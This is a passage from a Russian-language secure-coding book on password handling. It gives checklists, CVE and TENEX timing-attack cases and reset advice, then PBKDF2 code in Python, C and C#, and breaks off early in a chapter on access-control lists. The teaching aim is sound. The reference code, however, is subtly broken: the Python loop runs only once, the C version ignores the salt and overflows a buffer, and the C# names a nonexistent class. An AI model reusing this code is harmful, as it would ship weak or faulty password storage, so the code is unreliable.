- Может ли зарегистрировавшийся пользователь изменить свой пароль по защищенному каналу?
- Если да, то требуется ли после изменения пароля повторно аутентифицировать его?
- Могут ли сотрудники отдела технической поддержки переустановить пароль?
- Если да, должны ли они в любом случае следовать установленным процедурам аутентификации (например, требуется ли предъявить верительные грамоты пользователя, например, номер водительских прав)?
- Поддерживает ли система процедуру автоматической переустановки пароля, которую может инициировать конечный пользователь (или противник)?
- Если да, что должен знать или сообщить пользователь, чтобы переустановить пароль, и насколько вероятно, что противник, атакующий пользователя, обладает этой информацией?
- Каков механизм доставки переустановленного пароля (например, по электронной почте)?
- Если система поставляется с предустановленными именами и паролями пользователей, то требует ли она изменить пароль при первом входе?

Протоколы проверки паролей

- Используется ли стандартный или хорошо известный протокол? Это незыблемое требование, но существует ряд подобных протоколов, которые для многих целей недостаточны, поэтому остальные проверки тоже заслуживают внимания. В общем случае самыми надежными считаются протоколы с нулевым знанием, например SRP (Secure Remote Passwords – безопасный удаленный ввод пароля) или PDM (Password Derived Moduli – величина, выводимая из пароля). Системы на базе Kerberos приемлемы, если используются в режиме шифрования и аутентификации. Качество всех остальных систем оставляет желать лучшего. В частности, такие традиционные схемы, как UNIX crypt(), HTTP Digest Auth, CRAM-MD5 (Challenge-Response Authentication Mechanism – механизм аутентификации «оклик–отзыв») и MD5-MCF (Modular Crypt Format – модульный формат шифрования), имеют слабые места, использовать их можно, только если соединение было предварительно аутентифицировано.
- Предусматривает ли протокол отправку серверу самого пароля или некоторой функции от него (в частности, валидатора)? Если речь не идет о протоколе с нулевым знанием (особый класс протоколов, позволяющих человеку доказать, что он знает пароль, не сообщая его тому, кто его не знает), то этого не избежать.
- Если так, посылается ли пароль по защищенному каналу, когда клиент предварительно аутентифицирует сервера (по зашифрованной и гарантирующей целостность сообщений линии)?

- Предполагает ли протокол, что клиент посылает некий оклик и ждет от сервера правильного отзыва (обычно это аутентифицированная копия оклика)? Важно, чтобы оклик никогда не повторялся.
- Предусматривает ли протокол также отправку оклика сервером?
- Предусматривает ли протокол явное поименование сторон в ходе обмена сообщениями, с тем чтобы каждая сторона подтвердила имя другой стороны?
- Доказывает ли протокол не только то, что клиент знает пароль, но и то, что на сервере хранится правильный валидатор?
- Вырабатывается ли в ходе процедуры аутентификации некий ключ (или криптографическая функция), который потом используется для шифрования данных?

Ввод и хранение паролей

- Во время ввода пароля пользователем есть ли какие-либо визуальные свидетельства о длине или тексте пароля? Примечание для ультра-параноиков: даже вывод звездочек выдает длину пароля.
- Хранятся ли пароли в открытом виде? Это очень плохо!
- Хранятся ли пароли в слабо защищенном постоянном хранилище?
- Если нет, то хранятся ли валидаторы паролей в виде строки фиксированной длины, порождаемой криптографически сильной односторонней функцией от пароля (лучше всего каким-нибудь стандартным механизмом, например PKCS #5, который мы обсудим в разделе «Хранение и проверка паролей»)? Обратимые функции так же плохи, как и хранение в открытом виде.
- Является ли частью процедуры вычисления односторонней свертки некоторое начальное значение (затравка), разное для разных паролей? Затравка защищает от атак с предварительным вычислением, но не от вскрытия пароля полным перебором. Минимальная длина затравки должна составлять порядка 32 битов.
- Включает ли алгоритм достаточно большое число итераций, чтобы противостоять вскрытию перебором? Например, вместо одного хэширования вы можете прогнать алгоритм хэширования тысячу раз, подавая на вход каждой итерации результат предыдущей.
- Если база валидаторов украдена, сможет ли противник войти от имени пользователя, не вводя пароль? Иными словами, можно ли использовать валидатор, чтобы притвориться законным пользователем? Решать этот вопрос лучше всего профессиональному криптографу.
- Все ли неудачные попытки входа обрабатываются одинаково (за одно и то же время и с одной и той же индикацией ошибок)?
- Если все попытки аутентификации протоколируются, то включается ли в протокол введенный пароль?

Тестирование

Некоторые проблемы, касающиеся паролей, можно обнаружить с помощью автоматизированного динамического тестирования. Например, многие сканеры

баз данных проверяют, оставлены ли стандартные учетные записи и выставленные по умолчанию пароли. Кроме того, противник может воспользоваться анализатором протоколов для прослушивания соединения и посмотреть, не посылается ли на начальной стадии пароль в открытом виде.

Многие другие проблемы можно выявить с помощью специализированных сценариев или тестирования вручную. Например, понять, какова политика управления паролями. Для тех аспектов политики, которые связаны со временем, придется проявить творческий подход. Например, если вы хотите знать, заставит ли приложение сменить пароль по истечении заданного времени, то, наверное, не стоит ждать несколько месяцев, проще перевести часы сервера вперед.

Что проверить трудно, так это качество самого протокола аутентификации. Хотя вы, конечно, можете узнать, посылаются ли пароли в открытом виде, но для понимания внутренней логики протокола лучше провести анализ кода.

Примеры из реальной жизни

Есть множество примеров парольных систем, в которых обнаружены серьезные дефекты. Проблемы встречаются настолько часто, что мы уже к ним привыкли и часто склонны не обращать внимания на опасность. Поэтому многие приложения, которые, строго говоря, нарушают правила безопасности (например, в финансовом мире, где к качеству паролей, частоте их смены и т. д. предъявляются жесткие требования), не считаются среди специалистов непригодными к использованию.

И все же некоторые ошибки попали в базу данных CVE (http://cve.mitre.org). Мы рассмотрим парочку сообщений, а затем два примера, которые мы считаем «классической» иллюстрацией поджидающих вас опасностей.

CVE-2005-1505

В почтовом клиенте, поставляемом в составе системы MAC OS X 10.4, есть мастер для создания новых учетных записей. При создании записи для протокола IMAP мастер спрашивает, хочет ли пользователь защитить соединение по протоколу SSL/TLS. Но даже если вы соглашаетесь, программа уже собрала всю необходимую для входа информацию и с помощью нее установила соединение с сервером – без всякого SSL/TLS. Противник может перехватить начальный обмен данными и узнать пароль.

Хотя в данном случае риск однократный, но этот пример иллюстрирует тот факт, что при проектировании многих базовых протоколов Интернет защите паролей не уделялось сколько-нибудь серьезного внимания. Считается допустимым, что почти все почтовые клиенты в мире отправляют по сети пароли для протоколов IMAP или POP в открытом виде. Даже при использовании шифрования принимающая сторона может увидеть незашифрованный пароль и что-то сделать с ним. Все широко используемые протоколы в этом отношении никуда не годятся, признать их хотя бы условно приемлемыми можно лишь, если пользователь за-

щищает канал по протоколу SSL/TLS. Однако во многих случаях это не делается. Иногда пароли хранят в открытом виде, и редко когда прилагаются хоть какие-то усилия к тому, чтобы качество паролей было высоким.

Конечно, сеть Интернет проектировалась во времена, когда люди больше доверяли друг другу. Пароли – это средство получить неавторизованный доступ к ресурсам, поэтому, проектируя свои приложения, не будьте столько прекраснодушны, как отцы-основатели Интернет.

CVE-2005-0432

Это простой, документированный пример широко распространенной проблемы. Сервер BEA WebLogic версий 7 и 8 выдает разные сообщения об ошибках, когда вводится несуществующее имя пользователя и неправильный пароль. В результате противник, априорно не знающий имен пользователей, все же может отыскать действительные учетные записи и провести для них атаку полным перебором.

Ошибка в TENEX

Гораздо более известная утечка информации имела место в операционной системе TENEX. Когда пользователь хотел войти в систему, у него запрашивали имя и пароль. Проверка пароля производилась примерно так:

```
for i from 0 to len(typed_password):
   if i >= len(actual_password) then return fail
   if typed_password[i] != actual_password[i] then return fail
   if i < len(actual_password) then return fail
return success
```

Противник мог угадать пароль, пробуя строки, размещенные в памяти на границе страниц. Если он хотел узнать, начинается ли пароль с буквы «а», то мог поместить строку «а» на одну страницу, а строку «ххх» – на другую. Если пароль действительно начинается с буквы «а», то произойдет отказ из-за отсутствия следующей страницы в памяти, в результате которого она будет загружена. Если же догадка ошибочна, то отказа не будет. Обычно задержка будет настолько маленькой, что для получения статистически значимого результата придется провести много испытаний. Но если пароль пересекает страницы и символ непосредственно перед границей угадан правильно, то время, затрачиваемое менеджером виртуальной памяти на загрузку отсутствующей страницы в память, настолько велико, что задержка видна невооруженным взглядом. Таким образом, для проведения атаки уже не нужно разбираться в математической статистике, достаточно знать этот фокус.

Но и не прибегая к страничному отказу, можно путем статистической обработки измеренного времени ответа добиться того же результата, только для этого придется автоматизировать тесты. Возможность подобной атаки – это одна из причин, по которой в хороших системах регистрации для обработки паролей применяются криптографические односторонние функции хэширования.

Кража у Пэрис Хилтон

В начала 2005 года во всех новостях прошел сюжет о том, что кто-то «хакнул» мобильный телефон модели T-Mobile Sidekick, принадлежащий актрисе Пэрис Хилтон, и опубликовал в Интернете все содержимое его памяти, включая контактные данные многих знаменитостей. На самом деле взломали не телефон. Архитектура Sidekick устроена так, что многие данные хранятся на сервере, так что владелец имеет к ним доступ как с телефона, так и из Web. Противник сумел взломать учетную запись актрисы и перекачать информацию через Web-интерфейс.

Как это могло случиться? Очевидно, противник каким-то образом узнал ее имя пользователя и зашел на сайт, заявляя, что он и является этим пользователем, но забыл свой пароль. Система была готова переустановить пароль, если получала правильный ответ на «личный вопрос», который запоминался при создании учетной записи. Если пользователь давал правильный ответ, то получал возможность сменить пароль.

Предположительно вопрос Хилтон был таким: «Кличка вашего домашнего любимца». Конечно, она выступала по телевидению вместе со своей собакой Tinkerbell, и противник это знал. Это и был правильный ответ, позволивший взломать ее учетную запись. Отсюда урок: персональную информацию, используемую для переустановки пароля, часто бывает легко получить. Лучше просто отправить новый пароль на почтовый адрес пользователя или, как в данном случае, на его мобильник в виде текстового сообщения. Хотя электронная почта – не самая безопасная среда, но для противника это дополнительная сложность, так как ему надо оказаться в таком месте, откуда можно организовать перехват почты. Это возможно, если противник имеет доступ к локальной сети, в которой жертва читает свою почту, но Хилтон такая мера все же помогла бы.

Искупление греха

О, вы много чего можете сделать, так что садитесь поудобнее! И приготовьтесь слушать.

Многофакторная аутентификация

Некоторые специалисты по информационной безопасности любят говорить, что парольные технологии умерли и что пользоваться ими вообще не нужно. На деле верно прямо противоположное. Есть три основных класса технологий аутентификации:

- **Что вы знаете**. Сюда относятся ПИНы, парольные фразы, в общем, все, что можно охарактеризовать как пароль.
- **Чем вы обладаете**. Речь идет о смарт-картах, криптографических маркерах, кредитной карте и т. д.
- **Чем вы являетесь**. Это различные виды биометрии.

У каждого подхода есть свои плюсы и минусы. Например, физический предмет, на основе которого производится аутентификация, может быть утерян или

украден. Биометрические данные можно похитить и фальсифицировать (например, с помощью искусственного пальца или путем внедрения битов, описывающих отпечатки пальцев, непосредственно в систему). А если ваши биометрические данные похищены, то это катастрофа – ведь изменить-то их вы не сможете!

Можно усилить аутентификацию, объединив все три технологии. Если противник похитит физический предмет, то ему еще предстоит узнать пароль. И даже если беспечная жертва оставит свой пароль под клавиатурой, противнику все же придется преодолеть барьер физического устройства аутентификации.

Подчеркнем, что защита системы усилится, лишь если вы будете учитывать при аутентификации разные факторы. Если же она построена по принципу «или-или», то противнику нужно взломать только самое слабое звено.

Хранение и проверка паролей

Пароли следует хранить в свернутом виде, то есть после применения к ним односторонней функции хэширования, не допускающей обращения. Тогда противник не сможет расшифровать пароль, а вынужден будет пробовать разные комбинации символов, пока не получится тот же результат хэширования. Поэтому нужно сделать все возможное, чтобы усложнить функцию нахождения соответствия.

Стандартный и надежный способ дает алгоритм PBKDF2 (password-based key derivation function, Version 2.0 – функция выработки ключа на основе пароля, версия 2.0). Он описан в документе Public Key Cryptography Standard # 5 (PRCS #5 – стандарт криптографии с открытым ключом). Хотя первоначально эта функция разрабатывалась для создания криптографического ключа из пароля, но она хороша и для наших целей, поскольку является стандартной, открытой и удовлетворяет всем выдвинутым требованиям. Она односторонняя, но детерминированная. Можно задать размер результата, так что выбирайте валидаторы длиной не менее 128 битов (16 байтов).

У этой функции есть также особенности, затрудняющие атаку полным перебором. Во-первых, необходимо задать затравку, в качестве которой выбирается случайное значение. Это защищает от атак с предварительным вычислением. Затравка необходима для проверки пароля, поэтому можно хранить ее в составе результата, возвращаемого алгоритмом PBKDF2. Восьмибайтовой затравки достаточно, если она выбрана действительно случайно (см. грех 18).

Во-вторых, можно сделать так, что вычисление результата будет занимать относительно много времени. Идея в том, что законный пользователь введет пароль лишь один раз, так что вполне может подождать одну секунду, пока он будет проверяться. Но если противнику придется ждать одну секунду для каждого варианта, то офлайновая атака с перебором по словарю окажется весьма проблематичной. Управлять временем вычисления можно, задав *счетчик итераций*, определяющий, сколько раз повторять вызов основной функции. Возникает вопрос: «Так сколько итераций задавать?» Ответ зависит от того, сколько времени вы согласны ждать при использовании самой дешевой из имеющейся у вас аппаратуры. Если алгоритм реализован внутри недорого встраиваемого устройства, то 5000 итера-

ций достаточно (в предположении, что он написан на C или машинном языке; желательно, чтобы алгоритм был реализован максимально эффективно, тогда вы сможете задать большее число итераций). Десять тысяч считается приемлемым значением счетчика в общем случае, если речь не идет о низкопроизводительном встраиваемом оборудовании или машинах 15-летней давности. На современных ПК (класса Pentium 4 и сравнимых с ним) можно говорить о 50-100 тысячах итераций. Чем число меньше, тем проще задача противника. Ведь он-то не ограничен встраиваемым устройством. Конечно, если вы зададите слишком много итераций, а приложение выполняет много операций аутентификации, то его производительность может пострадать. Поэтому начните с высокого значения и займитесь измерениями; не считайте при этом, что единственная причина медленной работы приложения – это большое число итераций.

Отметим попутно, что в API защиты данных (Data Protection API) (см. грех 12) в Windows используется алгоритм PBKDF2 с 4000 итераций, чтобы затруднить задачу противнику, пытающемуся взломать пароль. Ясно, что это значение маловато, если вы собираетесь поддерживать свое приложение на современных ОС, работающих на не слишком старом оборудовании (скажем, последних пяти лет выпуска).

В некоторых библиотеках имеется функция PBKDF2 (но, как правило, старая версия, которая не так хорошо спроектирована). Если же нет, то ее легко построить на базе любой реализации хэшированного кода аутентификации сообщений (HMAC – Hash-based Message Authentication Code). Вот, например, реализация на языке Python, где на вход подаются затравка и счетчик итераций, а полученное на выходе значение можно использовать в качестве валидатора пароля:

```
import hmac, sha, struct

def PBKDF2(password, salt, ic=10000, outlen=16, digest=sha):
   m = hmac.HMAC(key=password,digestmod=digest)
   l = outlen / digest.digestsize
   if outlen % digest.digestsize:
      l = l + 1
   T = ""
   for i in range(0,1):
      h = m.copy()
      h.update(salt + struct.pack("!I", i+1))
      state = h.digest()
      for i in range(1, ic):
         h = m.copy()
         h.update(state)
         next = h.digest()
         r = ''
         for i in range(len(state)):
                     r += chr(ord(state[i]) ^ ord(next[i]))
      state = r
      T += state
   return T[:outlen];
```

Напомним, вы должны сами выбрать значение затравки и сохранить его в результате, который возвращает PBKDF2. Хорошую затравку можно получить от

функции os.urandom(8), которая вернет восемь случайных байтов криптографического качества, полученных от операционной системы.

Предположим, что вы хотите проверить пароль, имея затравку и валидатор. Сделать это просто:

```
def validate(typed_password, salt, validator):
   if PBKDF2(typed_password, salt) == validator:
      return True
   else:
      return False
```

Мы использовали стандартный алгоритм SHA1 и счетчик итераций 10000.

Функция PBKDF2 легко переводится на любой язык. Вот, скажем, реализация на C с использованием алгоритма SHA1 из библиотеки OpenSSL:

```
#include <openssl/evp.h>
#include <openssl/hmac.h>

#define HLEN (20)  /* используем SHA-1 */
int pbkdf2(unsigned char *pw, unsigned int pwlen, char *salt,
      unsigned long long saltlen, unsigned int ic,
      unsigned char *dk, unsigned long long dklen) {
   unsigned long l, r, i, j;
   unsigned char txt[4], hash[HLEN*2], tmp[HLEN], *p = dk;
   unsigned char *lhix, *hix, *swap;
   short    k;
   int      outlen;

   if (dklen > (((unsigned long long)1)<<32)-1)*HLEN) {
      abort();
   }
   l = dklen/HLEN;
   r = dklen%HLEN;

   for (i=1; i <= l; i++) {
      sprintf(txt, "%04u", (unsigned int)i);
      HMAC(EVP_sha1(), pw, pwlen, txt, 4, hash, &outlen);
      lhix = hash;
      hix = hash + HLEN;
      for (k=0; k < HLEN; k++) {
         tmp[k] = hash[k];
      }
      for (j=1; j < ic; j++) {
         HMAC(EVP_sha1(),pw, pwlen, lhix, HLEN, hix, &outlen);
         for (k=0; k < HLEN; k++) {
            tmp[k] ^= hix[k];
         }
         swap = hix;
         hix = lhix;
         lhix = swap;
      }
      for (k=0; k < HLEN; k++) {
         *p++ = tmp[k];
      }
   }
   if (r) {
```

```
      sprintf(txt, "%04u", (unsigned int)i);
      HMAC(EVP_sha1(), pw, pwlen, txt, 4, hash, &outlen);
      lhix = hash;
      hix = hash + HLEN;
      for (k=0; k < HLEN; k++) {
         tmp[k] = hash[k];
      }
      for (j=1; j < ic; j++) {
         HMAC(EVP_sha1(),pw, pwlen, lhix, HLEN, hix, &outlen);
         for (k=0; k < HLEN; k++) {
            tmp[k] ^= hix[k];
         }
         swap = hix;
         hix = lhix;
         lhix = swap;
      }
      for (k=0; k < r; k++) {
         *p++ = tmp[k];
      }
   }
   return 0;
}
```

А вот код, написанный на C#:

```
static string GetPBKDF2(string pwd, byte[] salt, int iter) {
   PasswordDerivedBytes p =
      new PasswordDerivedBytes(pwd, salt, "SHA1", iter);
   return p.GetBytes(20);
}
```

Рекомендации по выбору протокола

Если вы аутентифицируете пользователей в уже сложившейся среде, в которой применяется инфраструктура паролей на базе Kerberos, то этой инфраструктурой и следует пользоваться. В особенности это относится к случаю, когда нужно аутентифицировать пользователя в домене Windows.

Если такой подход не имеет смысла, то ответ в большой степени зависит от конкретного приложения. В идеальном мире нужно было бы применить сильный протокол проверки паролей (то есть *протокол с нулевым знанием*), например Secure Remote Password (SRP, см. http://srp.stanford.edu), но лишь немногие сейчас пользуются такими протоколами, поскольку возможны осложнения с правами на интеллектуальную собственность.

Любое решение, кроме сильного протокола, сопряжено с риском. Мы рекомендуем остановиться на том, которое оправдано в конкретной ситуации, даже если это что-то вроде «ввести пароль, вычислить его свертку и послать свертку серверу» (это все же чуть лучше, чем послать пароль серверу, который вычислит свертку сам). Но любой протокол можно использовать лишь по защищенному соединению (с помощью SSL/TLS или аналогичной технологии), после того как клиент успешно аутентифицирует сервера, следуя рекомендациям из греха 10.

Если по какой-то причине вы не можете воспользоваться протоколом типа SSL/TLS и не хотите рисковать, применяя сильный протокол проверки паролей,

то настоятельно советуем обратиться к профессиональному криптографу. В противном случае риск нарваться на неприятности очень высок!

Рекомендации по переустановке паролей

Блокировать пользователя за слишком большое число неудачных попыток ввести пароль – значит напрашиваться на DoS-атаку. Типичный пользователь в конце концов решит, что забыл пароль, и обратится к имеющейся процедуре переустановки пароля.

Вместо этого введите какое-нибудь разумное ограничение, скажем, 50 попыток входа в час, и обнаруживайте атаки на основе предположения, что законный пользователь вряд ли станет входить в систему так часто.

Альтернативное решение, дающее тот же эффект, – замедлять процедуру аутентификации после нескольких неудачных попыток. Например, обнаружив три неудачные попытки входа за короткий промежуток времени, вы можете задержать отправку сообщений сервером, так чтобы на завершение протокола аутентификации уходило десять секунд (когда атака прекратится, можно восстановить нормальную обработку).

Но это эффективно лишь в том случае, когда вы ограничиваете число одновременных попыток входа. Разумно ввести ограничение «не больше одного входа за раз». На самом деле без такого ограничения нельзя доказать корректность даже самых сильных протоколов.

Мы рекомендуем сделать борьбу с атаками частью стандартных рабочих процедур. Например, можно вести черный список IP-адресов на уровне сети. Кроме того, если зарегистрировано много попыток войти от имени некоторой учетной записи, то можно при следующем входе известить об этом ее владельца и предложить ему сменить пароль.

Если пользователь решит переустановить свой пароль, сделайте эту процедуру максимально усложненной или даже невозможной для человека. Разрешать это следует лишь тогда, когда пользователь сможет убедительно подтвердить свою личность, предъявив один или несколько предметов, которыми только он может обладать, например паспорт или копию водительских прав.

Да, пароли часто забывают, поэтому автоматизированная переустановка должна быть простой. Хотя у электронной почты есть много недостатков с точки зрения безопасности, но дать возможность получать временный, случайно сгенерированный пароль по почте все же куда лучше, чем создавать ситуацию, в которой пользователь может пасть жертвой социальной инженерии. Конечно, риск есть, особенно в корпоративной локальной сети, где чужую почту можно просмотреть.

Прежде чем посылать новый временный пароль по почте, нужно убедиться, что пользователь знает ответ на «личный вопрос». Это дает некоторую гарантию того, что переустановку действительно запрашивает законный владелец. Кроме того, если вы выберете этот подход, то мы рекомендуем не позволять пользователю выбирать собственный пароль, а посылать ему сгенерированный пароль по почте. В этом случае противнику еще придется взломать почтовый ящик. Напомним, что такая мера предотвратила бы атаку на мобильный телефон Пэрис Хилтон.

Чтобы еще усилить защиту процедуры переустановки пароля, обеспечиваемую «личными вопросами», мы предлагаем подумать о создании большой базы данных вопросов, на которые каждый человек дает разные ответы. Дайте пользователю возможность выбрать вопрос, который ему легче запомнить. Это затруднит противнику сбор информации.

Рекомендации по выбору пароля

Обычно человек не запоминает случайно выбранный пароль, поэтому хотя бы какое-то время пароль будет существовать на бумажке. Лично мы считаем, что ничего плохого в этом нет, если только сама бумажка хранится в бумажнике или в кошельке, а не под клавиатурой, но гарантировать это трудно. Поэтому мы не рекомендуем заставлять пользователей запоминать случайный пароль, но предложить это в качестве необязательной возможности разумно. Впрочем, есть люди настолько параноидального склада ума, что готовы подать в суд даже на собственный генератор случайных паролей.

Лучше попытаться обеспечить минимально приемлемое качество паролей. Но тут надо соблюсти баланс между «неудобозапоминаемым» и негодным паролем. Чем выше вы поднимаете планку, тем больше шансов, что пользователь будет недоволен и запишет пароль на бумажку.

Разумно потребовать, чтобы минимальная длина пароля составляла от шести до восьми символов (а максимальная ограничена). Иногда требуется наличие небуквенных (и даже нецифровых) символов, и мы с этим согласны. Чтобы показать пользователю, насколько выбранный пароль уязвим для атаки перебором, можно провести такую атаку. Очень впечатляет! В корпоративной среде эта задача обычно ложится на ИТ-департамент. Но можно включить такую возможность в свою программу и активировать ее при первом вводе нового пароля. Есть даже библиотека CrackLib с открытыми исходными текстами, которая именно для такой проверки и предназначена. Загрузить ее можно со страницы www.crypticide.com/users/alecm.

Проверку на слабость пароля лучше всего проводить, когда пользователь выбирает пароль. Если вы обнаружите слабый пароль позже, то не будет уверенности, что он уже не скомпрометирован!

Проще предложить пользователю какой-нибудь способ выбора качественного пароля. Например, посоветуйте взять короткую цитату из любимой книги или фильма.

Считается хорошей практикой заставлять пользователей менять пароли с некоторой периодичностью (например, раз в 60 дней). В некоторых отраслях промышленности это обязательно, в других к этому относятся скептически. Связано это с тем, что, устраняя одни риски, такая практика порождает другие. Когда человек сталкивается с неудобной системой, он может сделать нечто такое, что в других случаях делать поостерегся бы. Например, повторно использовать старый пароль или выбрать легко угадываемый пароль, поскольку запомнить новый ему трудно.

В ситуации, когда частая смена паролей имеет смысл, вы должны также запоминать прежние пароли, чтобы пользователь не перебирал последовательно пароли из небольшого набора. Как правило, хранить надо валидаторы, а не сами пароли.

Прочие рекомендации

Очень важно гарантировать, что после завершения протокола проверки пароля организуется защищенный сеанс, в котором сообщения если не шифруются, то, по крайней мере, аутентифицируются. Простейший способ добиться этого состоит в том, чтобы использовать сильный (с нулевым знанием) протокол, который также реализует обмен ключами. Можно также установить защищенное по протоколу SSL/TLS соединение перед началом аутентификации (см. грех 10).

Кроме того, убедитесь, что вводимый пароль не отображается на экране. Лучше вообще ничего не выводить, хотя во многих диалоговых окнах выводятся звездочки или нечто подобное. Вывод звездочек раскрывает длину пароля и позволяет организовать атаку с хронометражем, если противнику удастся установить видеокамеру. Впрочем, это наименьшая из опасностей, угрожающих паролям.

Дополнительные защитные меры

Одна из самых больших опасностей, связанных с паролями, – это легкость перехвата в случае, когда человек сидит перед общедоступным терминалом или даже за компьютером своего знакомого. Снизить этот риск позволяют системы с «одноразовым паролем». Идея в том, что пользователю предоставляется калькулятор паролей в виде небольшого приложения, работающего на КПК типа Palm Pilot или на смартфоне. При входе в систему пользователь с помощью этого калькулятора получает новый одноразовый пароль. К числу популярных систем такого рода относятся OPIE (one-time passwords for everything) и S/KEY.

Но люди, как правило, не склонны применять такие игрушки, особенно при работе на собственном компьютере. Поэтому ни в коем случае не следует делать их единственным механизмом входа в систему. Однако в качестве опции предложить можно, а в корпоративной среде обязать использовать в ситуации, когда альтернатива – ввод пароля с не заслуживающего доверия устройства.

Другие ресурсы

- PKCS #5: Password-Based Cryptography Standard: www.rsasecurity.com/rsalabs/node.asp?id=2127
- «Password Minder Internals» by Keith Brown: http://msdn.microsoft.com/msdnmag/issues/04/10/SecurityBriefs/

Резюме

Рекомендуется

- Гарантируйте невозможность считывания пароля с физической линии во время аутентификации (например, путем защиты канала по протоколу SSL/TLS).
- Выдавайте одно и то же сообщение при любой неудачной попытке входа, какова бы ни была ее причина.

- Протоколируйте неудачные попытки входа.
- Используйте для хранения паролей одностороннюю функцию хэширования с затравкой криптографического качества.
- Обеспечьте безопасный механизм смены пароля человеком, который знает пароль.

Не рекомендуется

- Усложните процедуру переустановки пароля по телефону сотрудником службы поддержки.
- Не поставляйте систему с учетными записями и паролями по умолчанию. Вместо этого реализуйте процедуру инициализации, которая позволит задать пароль для записи по умолчанию в ходе инсталляции или при первом запуске приложения.
- Не храните пароли в открытом виде на сервере.
- Не «зашивайте» пароли в текст программы.
- Не протоколируйте неправильно введенные пароли.
- Не допускайте коротких паролей.

Стоит подумать

- Об использовании алгоритма типа PBKDF2, который увеличивает время вычисления односторонней свертки.
- О многофакторной аутентификации.
- Об использовании протоколов с нулевым знанием, которые снижают шансы противника на проведение успешной атаки с полным перебором.
- О протоколах с одноразовым паролем для доступа из не заслуживающих доверия систем.
- О программной проверке качества пароля.
- О том, чтобы посоветовать пользователю, как выбрать хороший пароль.
- О реализации автоматизированных способов переустановки пароля, в частности путем отправки временного пароля по почте в случае правильного ответа на «личный вопрос».

Грех 12. Пренебрежение безопасным хранением и защитой данных

В чем состоит грех

Мы часто больше печемся о защите данных во время передачи, а не тогда, когда они уже оказались на диске. Но ведь информация куда больше времени проводит именно на диске, а не в сети. Есть ряд аспектов, которые нужно принимать во внимание при рассмотрении вопроса о безопасности хранения данных: права, необходимые для доступа к данным, шифрование данных и опасности, угрожающие хранящимся секретам.

Вариантом безопасного хранения данных является хранение секретов в тексте программы, хотя термин «хранение» здесь применим очень относительно! Из всех грехов этот раздражает нас больше прочих, поскольку это просто глупо. Многие программисты хранят такие секретные данные, как криптографические ключи и пароли, в самой программе, полагая, что пользователи их не узнают потому, мол, что реинжиниринг выполнить очень трудно. И не надейтесь – злоумышленник может дизассемблировать любой код, чтобы завладеть секретными данными.

Подверженные греху языки

Еще одна универсальная беда. Допустить ошибки при доступе к данным и встроить секретные данные в код можно на любом языке.

Как происходит грехопадение

Наверное, вы уже поняли, что грех распадается на два основных компонента, назовем их «грешками». Грешок № 1 – это слабый механизм контроля доступа. Грешок № 2 – хранение секретных данных в коде программы. Рассмотрим их по очереди.

Слабый контроль доступа к секретным данным

При решении задачи организации контроля доступа нужно принимать во внимание значительные различия между платформами. В современных версиях операционной системы Windows имеются богатые, но сложные списки управления доступом (ACL). Причем у этой сложности есть две стороны. Если вы понимаете, как правильно пользоваться ACL, то сможете решить трудные проблемы, которые в более простых системах не решаются. Если же вы не разбираетесь в этом вопросе, то сложность ACL может повергнуть в недоумение, и – что гораздо хуже – вы

можете наделать серьезных ошибок, в результате которых данные не будут в должной мере защищены.

Хотя ACL традиционно доступны на многих UNIX-системах, совместимых со стандартом POSIX, но в основе системы управления доступом там лежит понятие о триаде «владелец–группа–мир». В отличие от маски управления доступом в Windows, которая содержит сложный набор прав, в UNIX используются только три бита (не считая некоторых нестандартных), представляющих права на чтение, на запись и на исполнение. В силу простоты некоторые задачи решить трудно, а сведение сложных проблем к простым решениям может стать причиной ошибок. Преимущество в том, что чем система проще, тем легче реализовать защиту данных. Файловая система ext2, применяемая в Linux, поддерживает несколько дополнительных атрибутов защиты по сравнению со стандартными.

Еще одно отличие между системами на базе Windows и UNIX заключается в том, что в UNIX-системах все объекты рассматриваются как файлы: сокеты, устройства и т. д. В Windows же есть очень много разных объектов, и для каждого имеются свои биты управления доступом. Мы не будем вдаваться в технические детали того, какие биты относятся к мьютексам, событиям, потокам, процессам, маркерам процессов, службам, драйверам, участкам отображаемой памяти, ключам реестра, файлам, протоколам событий и каталогам. Как всегда, желая создать объект со специализированными правами, читайте документацию. Но есть и хорошая новость: в большинстве случаев права, которыми операционная система наделяет объекты, – это как раз то, что вам нужно.

ACL и ограничение прав

Система на базе парадигмы «владелец–группа–мир» при решении вопроса о том, разрешить ли доступ к файлу, в первую очередь анализирует действующий идентификатор пользователя (effective user id – EUID) того процесса, который создал файл. Права, предоставляемые группе, зависят от того, использует ли ОС действующий идентификатор группы процесса или идентификатор группы того каталога, в котором создан файл. Наконец, если создатель файла или привилегированный пользователь разрешит, то к файлу может иметь доступ кто угодно (мир). Когда процесс пытается открыть файл, сначала проверяется, является ли запустивший его пользователь владельцем этого файла, затем – принадлежит ли он группе, связанной с этим файлом, и в последнюю очередь – предоставлен ли доступ всему миру. Очевидное следствие такого подхода заключается в том, что пользователи должны быть правильно распределены по группам, а если системный администратор управляет группами некорректно, то многим файлам могут быть назначены избыточные права, разрешающие доступ кому угодно.

Хотя в Windows существует несколько типов записей управления доступом (access control entries – ACE), все они обладают тремя общими характеристиками:

- идентификатор пользователя или группы;
- маска управления доступом, описывающая, что именно контролирует данная запись (чтение, запись и т. д.);
- бит, определяющий, разрешает данная запись доступ или запрещает его.

Парадигму «владелец–группа–мир» можно считать частным случаем ACL с тремя разными записями и ограниченным набором управляющих битов. При проверке ACL система смотрит, соответствует ли хранящийся в нем идентификатор пользователя или группы идентификатору пользователя или группы, записанному в маркере процесса. Затем применяется запись управления доступом, и запрошенный вид доступа сравнивается с тем, что хранится в этой записи. Если соответствие есть и запись разрешает доступ, то проверяется, соответствуют ли флаги запрошенного доступа флагам разрешенного доступа. Если да, то проверка пройдена. Если в исследуемой записи подняты не все необходимые биты, то система переходит к следующей записи и так до тех пор, пока не будут подтверждены все права или ACE не закончатся. Если система встретит ACE, запрещающую доступ, которая соответствует запрошенному доступу и указанному в маркере пользователю или группе (все равно, активированным или нет), то она отказывает в доступе и других ACE не просматривает. Как видите, порядок ACE важен, поэтому лучше пользоваться таким API, который возвращает ACE в правильном порядке.

Еще один аспект ACL, порождающий дополнительные сложности, – это наследование. В UNIX файлы иногда наследуют группу от объемлющего контейнера, а в Windows любой объект, который может содержать другие объекты, – каталог, ключ реестра, объект Active Directory и некоторые другие, – скорее всего, наследует часть записей ACE от родительского объекта. Не всегда безопасно предполагать, что унаследованные записи управления доступом подходят для вашего объекта.

Греховность элементов управления доступом

